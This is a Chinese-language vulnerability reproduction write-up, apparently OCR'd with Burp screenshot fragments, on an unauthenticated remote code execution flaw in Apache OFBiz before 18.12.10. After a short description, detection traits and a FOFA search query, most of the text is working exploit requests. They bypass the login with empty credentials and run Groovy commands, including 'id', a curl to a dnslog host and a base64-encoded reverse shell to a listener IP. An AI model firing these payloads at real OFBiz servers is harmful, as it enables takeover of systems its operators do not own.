A14-2ApacheOFBiz-电子商务平台-RCE

漏洞描述：

2020年，为修复 CVE-2020-9496 增加权限校验，存在绕过。2021年，增加 Filter 用于拦截 XML-RPC 中的恶意请求，存在绕过。2023年四月，彻底删除 xmlrpc handler 以避免同类型的漏洞产生。尽管主分支在四月份已经移除了XML-RPC组件，但在Apache OFBiz的正式发布版本中，仅最新版本18.12.10彻底废除了XML-RPC功能。

利用特征

流量分析：攻击者利用这个漏洞时，会发送包含用户名和密码的 HTTP 请求到 XML-RPC 接口。在网络流量中，这可能表现为对 /webtools/control/xmlrpc 的异常访问请求。 **异常请求内容：**利用 Filter 绕过机制的请求可能包含不寻常的 URI 结构，如使用分号或路径穿越技术（../）。 **特定的错误日志：**在尝试进行反序列化攻击时，可能会在日志中观察到相关错误或异常信息，尤其是与 XML-RPC 组件相关的。


漏洞影响

远程代码执行风险：这个漏洞允许未授权的攻击者在服务器上执行任意代码，这可能导致数据泄露、系统被勒索或控制权被夺取等严重的安全威胁。 **数据安全和业务连续性：**由于 Apache OFBiz 通常用于管理关键业务流程，此类攻击可能对业务操作产生重大影响，包括数据损坏和服务中断。

影响版本：

Apache OFBiz < 18.12.10

网站图片：



网络测绘：

fofa语法：

FOFA：app="Apache_OFBiz"

漏洞复现：

使用vulhub的环境复现 访问登录界面：https://your-ip:8443/accounting/control/main

Send Cancel

Request

Pretty Raw Hex

```
1 GET /accounting/control/main HTTP/1.1
2 Host: localhost:8443
3 Cookie: JSESSIONID=F82B31C3E7A371E5BB8A1064E492C71C.jvm1; zbx_sessionid=
  d8bcb15fe111ac5127e486f56a58eb46; OFBiz.Visitor=10000
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101
  Firefox/121.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
  8
6 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
7 Accept-Encoding: gzip, deflate, br
8 Dnt: 1
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: none
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Connection: close
16
17
```

Response

Pretty Raw Hex

exp

直接发送如下请求即可使用Groovy脚本执行id命令（有回显）：

```
POST /webtools/control/ProgramExport/?USERNAME=&PASSWORD=&requirePasswordChange=Y HTTP/1.1
Host: localhost:8443
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 55

groovyProgram=throw+new+Exception('id'.execute().text);
```

Send Cancel **Target: https://192.168.171.10**

Request

Pretty Raw Hex

```
1 POST /webtools/control/ProgramExport/?USERNAME=&PASSWORD=&
  requirePasswordChange=Y HTTP/1.1
2 Host: localhost:8443
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0)
  Gecko/20100101 Firefox/121.0
4 Accept: */*
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Content-Type: application/x-www-form-urlencoded
7 Content-Length: 61
8
9 groovyProgram=throw+new+Exception('id'.execute().text);
10
11
12
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
content-messages errorMessag
115 onclick="
    document.getElementById('con
    parentNode.removeChild(this)
116   <p>
        &#x53d1;&#x751f;&#x4e86;
        &#x7684;&#x9519;&#x8bef;
      </p>
117   <p>
        java.lang.Exception: uid
        gid=0(root) groups=0(roo
118   </p>
119   <p>
        用户名是空的，请重新输入
      </p>
120   <p>
        密码是空的，请重新输入。
      </p>
```

uid

dnslog验证

```
POST /webtools/control/ProgramExport/?USERNAME=&PASSWORD=&requirePasswordChange=Y HTTP/1.1
Host: localhost:8443
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 48

groovyProgram='curl+8pjgnx.dnslog.cn'.execute();
```

Get SubDomain | Refresh Record

8pjgnx.dnslog.cn

DNS Query Record	IP Address	Created Time
8pjgnx.dnslog.cn	[redacted]	2024-01-13 16:53:33
8pjgnx.dnslog.cn	[redacted]	2024-01-13 16:53:33

反弹shell

```
POST /webtools/control/ProgramExport/?USERNAME=&PASSWORD=&requirePasswordChange=Y HTTP/1.1
Host: localhost:8443
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 71

groovyProgram='bash+-c+{echo,YmFzaCAtaSA%2bJiAvZGV2L3RjcC8xOTIuMTY4LjE3MS4xLzQ0MyAwPiYx}|{base64,-d}|{bash,-i}'.execute();
```

Send | Cancel | Target: https://192.168.171.10

Request

P Raw Hex \n

```
1 POST /webtools/control/ProgramExport/?USERNAME=&PASSWORD=&
  requirePasswordChange=Y HTTP/1.1
2 Host: localhost:8443
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
  rv:121.0) Gecko/20100101 Firefox/121.0
4 Accept: */*
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Content-Type: application/x-www-form-urlencoded
7 Content-Length: 122
8
9 groovyProgram=
  'bash+-c+{echo,YmFzaCAtaSA%2bJiAvZGV2L3RjcC8xOTIuMTY4LjE3MS4
  xLzQ0MyAwPiYx}|{base64,-d}|{bash,-i}'.execute();
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200
2 Set-Cookie: JSESSIONID=
  1445DDB21EE3E1E15A570D3A10051396.jvm1; Path
  Secure; HttpOnly; SameSite=strict
3 Cache-Control: Set-Cookie
4 x-frame-options: sameorigin
5 strict-transport-security: max-age=31536000
  includeSubDomains
6 x-content-type-options: nosniff
7 X-XSS-Protection: 1; mode=block
8 Referrer-Policy: no-referrer-when-downgrade
9 Content-Security-Policy-Report-Only: defaul
10 Set-Cookie: OFBiz.Visitor=10030; Max-Age=31
   Expires=Sun, 12 Jan 2025 09:12:58 GMT; Path
   HttpOnly; SameSite=strict
11 vary: accept-encoding
12 Content-Type: text/html;charset=UTF-8
13 Date: Sat, 13 Jan 2024 09:12:58 GMT
14 Content-Length: 10028
15
16 <!DOCTYPE html>
17 <!-- Begin Screen
```

Search